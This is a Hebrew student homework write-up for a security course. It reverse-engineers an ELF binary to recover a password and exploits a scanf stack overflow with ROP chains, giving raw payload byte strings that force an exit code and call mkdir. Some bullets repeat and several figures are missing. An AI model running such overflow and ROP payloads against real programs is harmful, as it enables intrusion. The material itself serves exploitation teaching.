מגישים:

עמית שלו , 318369428

שון וולפסון , 209157387

שאלה 1

א. בקובץ מוגדרים 9 program headers:

```
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x400548
  Start of program headers:          64 (bytes into file)
  Start of section headers:          14904 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         9
  Size of section headers:           64 (bytes)
  Number of section headers:         30
  Section header string table index: 29
```

ב. בקובץ יש שני program header מסוג LOAD:

```
Program Headers:
  Type           Offset   VirtAddr           PhysAddr           FileSiz  MemSiz   Flg Align
  PHDR           0x000040 0x0000000000400040 0x0000000000400040 0x0001f8 0x0001f8 R E 0x8
  INTERP         0x000238 0x0000000000400238 0x0000000000400238 0x00001c 0x00001c R   0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x000000 0x0000000000400000 0x0000000000400000 0x001ee4 0x001ee4 R E 0x200000
  LOAD           0x002e10 0x0000000000602e10 0x0000000000602e10 0x000248 0x000250 RW  0x200000
  DYNAMIC        0x002e28 0x0000000000602e28 0x0000000000602e28 0x0001d0 0x0001d0 RW  0x8
  NOTE           0x000254 0x0000000000400254 0x0000000000400254 0x000044 0x000044 R   0x4
  GNU_EH_FRAME   0x001d98 0x0000000000401d98 0x0000000000401d98 0x00003c 0x00003c R   0x4
  GNU_STACK      0x000000 0x0000000000000000 0x0000000000000000 0x000000 0x000000 RWE 0x10
  GNU_RELRO      0x002e10 0x0000000000602e10 0x0000000000602e10 0x0001f0 0x0001f0 R   0x1
```

LOAD 1:

- Offset: 0x0
- Address: 0x400000
- File size: 0x001ee4
- Memory Size: 0x001ee4
- Permissions: Read & Executable

LOAD 2:

- Offset: 0x2e10
- Address: 0x602e10
- File size: 0x248
- Memory Size: 0x250
- Permissions: Read & Write

ג. בעזרת פקודת hexdump, מצאנו כי ערך הבית שנמצא בכתובת הוא 0x40108d בתחילת ריצת התכנית הוא 0x51.

ד. מתוך טבלת הסמלים של התכנית מצאנו כי foo שייך לsection ה-24 בטבלת ה- sections headers - שהוא section .data. בנוסף, מצאנו כי foo בגודל 8 בתים, ולכן אם נלך לsection .data ונקרא 8 בתים החל מכתובת 0x603050 נקבל –

Unsinged long foo = 0x342383e382d4

```
    52: 0000000000603038     0 NOTYPE  GLOBAL DEFAULT   24 _edata
    53: 0000000000401d24     0 FUNC    GLOBAL DEFAULT   14 _fini
    54: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND printf@@GLIBC_2.2.5
    55: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@@GLIBC_
    56: 0000000000603040     0 NOTYPE  GLOBAL DEFAULT   24 __data_start
    57: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
    58: 0000000000401d38     0 OBJECT  GLOBAL HIDDEN    15 __dso_handle
    59: 0000000000401d30     4 OBJECT  GLOBAL DEFAULT   15 _IO_stdin_used
    60: 0000000000401cb0   101 FUNC    GLOBAL DEFAULT   13 __libc_csu_init
    61: 0000000000603050     8 OBJECT  GLOBAL DEFAULT   24 foo
    62: 0000000000603060     0 NOTYPE  GLOBAL DEFAULT   25 _end
    63: 0000000000400548     0 FUNC    GLOBAL DEFAULT   13 _start
    64: 0000000000603058     0 NOTYPE  GLOBAL DEFAULT   25 __bss_start
    65: 0000000000400500    72 FUNC    GLOBAL DEFAULT   13 main
    66: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __isoc99_scanf@@GLIBC_2.7
    67: 0000000000603058     0 OBJECT  GLOBAL HIDDEN    24 __TMC_END__
    68: 0000000000400478     0 FUNC    GLOBAL DEFAULT   11 _init
student@ubuntu18:~/Desktop/HW3/DRY$ readelf -x .data prog

Hex dump of section '.data':
  0x00603040 00000000 00000000 00000000 00000000 ................
  0x00603050 d482e383 23340000                   ....#4..
```

ה.

```
int check_password(unsigned char *s)
{
        unsigned long x, y;

        if (*s == 'a')
                return 0;

        x = 0;
        while (*s != 0) {
                y = *s - 'a';
                if (y > ('z'-'a'))
                        return 0;

                if (x > ((~y)/26))
                        return 0;
                x = 26x + y;

                s++;
        }

        return x == foo;
}
```

ו. הסיסמה הנכונה היא: konnichiwa

<u>הסבר</u>:

נניח מכניסים מחרוזת str באורך n. נסמן ב - $str[i]$ את האות ה- i במחרוזת. מן הקוד נסיק כי בניית הסיסמה מתוך המחרוזת היא

$$(str[0] - 'a') \cdot 26^{n-1} + (str[1] - 'a') \cdot 26^{n-2} + \cdots + (str[n-2] - 'a') \cdot 26^{1} + (str[n-1] - 'a') \cdot 26^{0}$$

בסוף, נדרוש שהמספר שנקבל יהיה שווה ל- foo, כלומר ל- 0x342383e382d4.

כדי לפענח לאחור איזו מילה תיתן את המספר שנמצא ב- foo, נשים לב כי חישוב המספר מהמחרוזת, הוא למעשה חישוב מספר בבסיס 26, כשכל אינדקס במחרוזת הוא המרחק של האות $str[i]$ מן האות a. לכן, נמיר את 0x342383e382d4 לבסיס 26, והמספרים שנקבל הם המרחקים של האותיות מן האות $'a'$ – וכך קיבלנו את הסיסמה konnichiwa.

<u>שאלה 2</u>

1. הבעיה בקריאה ל- scanf היא ש-scanf לא מוודאת שאורך הקלט הוא כאורך המערך שהוקצה לו. לכן, אם נספק מחרוזת ארוכה מ-16 בתים, אז נדרוס את הבתים בזיכרון המוקצים אחרי user_password, ונוכל להגיע ולשנות מקומות שאליהם לא היינו אמורים להגיע.
2. לפי ה-GDB, %rsp מצביע לפני הקריאה ל-ret על הערך: 0x50704f6f4e6e4d6d, ולכן זהו הערך שאליו נקפוץ (mMnNoOpP).
3. הטבלה בעמוד הבא:

פקודות	קידוד	כתובת
pop %rdi ret	5f c3	0x401d13
pop %rax ret	**58 c3**	**0x400e2c**
syscall	**0f 05**	**0x40114f**
pop %rsi pop %r15 ret	**5e 41 5f c3**	**0x401d11**

push %rbp
mov $0x602e20, %edi
mov %rsp, %rbp
call *%rax
	55 bf 20 2e 60 00
	48 89 e5 ff d0
		0x400624

add %r15, %rdi ret	**4c 01 ff c3**	**0x4008bc**

4. מתוך שאלה 2, ראינו כי ערך החזרה של ret של main נקבע לפי הבית ה-25 בסיסמה שנכניס. לכן, החל מהבית הזה, נרצה לעבור לשגרה שתכלול SYS_RET, ותחזיר את הערך 17.

נעזר בטבלה לעיל כדי לעבור לכתובת 0x400e2c , שם נעשה pop ל-%rax של הערך הבא בתור במחסנית (נכניס שם 60), ומיד לאחריו נרצה לעשות ret ולקפוץ לכתובת 0x401d13, שם נעשה pop ל-%rdi של הערך הבא בתור במחסנית (נכניס שם 17). משם נעשה ret ונקפוץ לכתובת 0x40114f, ונבצע syscall עם הפרמטרים הנדרשים ליציאה מהתכנית והחזרת הערך 17. הסיסמה שנכניס:

a\a\a\a\a\a\a\a\a\a\a\a\a\a\a\a\a\a\a\a\a\a\a\a\a\a\x2c\x0e\x40\x00\x00\x00\x00\x00\x3c\x00\x00\x00\x00\x00\x00\x00\x13\x1d\x40\x00\x00\x00\x00\x00\x11\x00\x00\x00\x00\x00\x00\x00\x4f\x11\x40\x00\x00\x00\x00\x00

- חלק צהוב – 24 בתים שאינם משנים מה יהיה הערך הכתוב בהם.
- חלק ירוק – ret לכתובת 0x400e2c

- חלק תכלת – pop לערך 60 ל-rax
- חלק סגול – ret לכתובת 0x401d13
- חלק כחול נייבי – pop לערך 17 ל-rdi
- חלק אדום – ret לכתובת 0x40114f
- מתוך שאלה 2, ראינו כי ערך החזרה של ret של main נקבע לפי הבית ה-25 בסיסמה שנכניס. לכן, החל מהבית הזה, נרצה לעבור לשגרה שתכלול SYS_RET, ותחזיר את הערך 17.
- מתוך שאלה 2, ראינו כי ערך החזרה של ret של main נקבע לפי הבית ה-25 בסיסמה שנכניס. לכן, החל מהבית הזה, נרצה לעבור לשגרה שתכלול SYS_RET, ותחזיר את הערך 17.


5. השאיפה שלנו תהיה לקרוא ל-syscall עם הפרמטרים:
   a. %rax = 0x53
   b. %rdi = &my_first_exploit
   c. %rsi = 0x1ed


נתאר את הרעיון הכללי, ולאחר מכן נצרף המחשה של המחסנית:

- הכנסת המחרוזת my_first_exploit\n לתוך המחסנית, עד שתגיע לתחילת הframe של main. לצורך כך "נרפד" ב-7 תווים שאינם ישפיעו על התכנית.
- נרצה למצוא דרך להכניס את התוכן של rsp למחסנית, וע"י מעקב על ה-push ו-pop שמתבצעים לאורך התכנית, נדע כמה אנו רחוקים מן הכתובת השומרת את תחילת המחרוזת my_first_exploit\n.
- ניעזר בכתובת 0x400e2c המבצעת pop ל-rax% לפני שנעבור לרוטינה בכתובת 0x400624 (המסתיימת ב- call* %rax). תחילה אם נקפוץ ל0x40062A במקום 0x400624, נבצע את צמד הפעולות mov %rsp, %rbp ואז מיד call *%rax. בדרך זו נשמור בrbp% את הערך rsp% הנוכחי, שהוא למעשה מצביע על הכתובת &my_first_exploit+41. ניעזר שוב ברוטינה זו, הפעם מתחילתה (מהכתובת 0x400624) שמבצעת push %rbp בתחילתה.
- לאחר שהכנסנו את &my_first_exploit+41 למחסנית, נרצה לבצע את הרוטינה בכתובת 0x401d11 בה מבצעים את הפעולות pop %rsi ו- pop %r15. בסיומה יישמר ב- %rsi ערך החזרה של הפקודה call* %rax (ערך זבל שלא ישנה), וב- %r15 יישמר &my_first_exploit+41.
- משם נוכל להמשיך ולשים ב- %rdi את הערך -41, ולבצע בסוף add %r15,%rdi בכתובת 0x4008bc. כך הצלחנו לשמור ב- %rdi את הכתובת של השם של התיקייה.

- בעזרת הטבלה, נוכל לקפוץ לבלוקים המכילים את הפקודות pop %rsi ו- pop %rax כדי להכניס לרגיסטרים את הערכים המתאימים, באופן דומה מאוד לשאלה הקודמת.
- לאחר מכן, נקפוץ ל- SYSCALL.

המחשה (בסוף כל מחסנית, מצוינים ערכי הרגיסטרים החשובים <u>לאחר ביצוע הפקודה הרשומה מעל המחסנית</u>):





והסיסמה שנכניס :

aaaaaaa\my_first_exploit\x00\x2c\x0e\x40\x00\x00\x00\x00\x00\x11\x1d\x40\x00\x00\x00\x00\x00\x2A\x06\x40\x00\x00\x00\x00\x00\ \x00\x00\x00\x00\x00\x00\x00\x00\x2c\x0e\x40\x00\x00\x00\x00\x00\x11\x1d\x40\x00\x00\x00\x00\x00\x24\x06\x40\x00\x00\x00\x00\x00\x13\x1d\x40\x00\x00\x00\x00\x00\xE3\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xbc\x08\x40\x00\x00\x00\x00\x00\x11\x1d\x40\x00\x00\x00\x00\x00\ xed\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x2c\x0e\x40\x00\x00\x00\x00\x00\x53\x00\x00\x00\x00\x00\x00\x00\x4f\x11\x40\x00\x00\x00\x00\x00\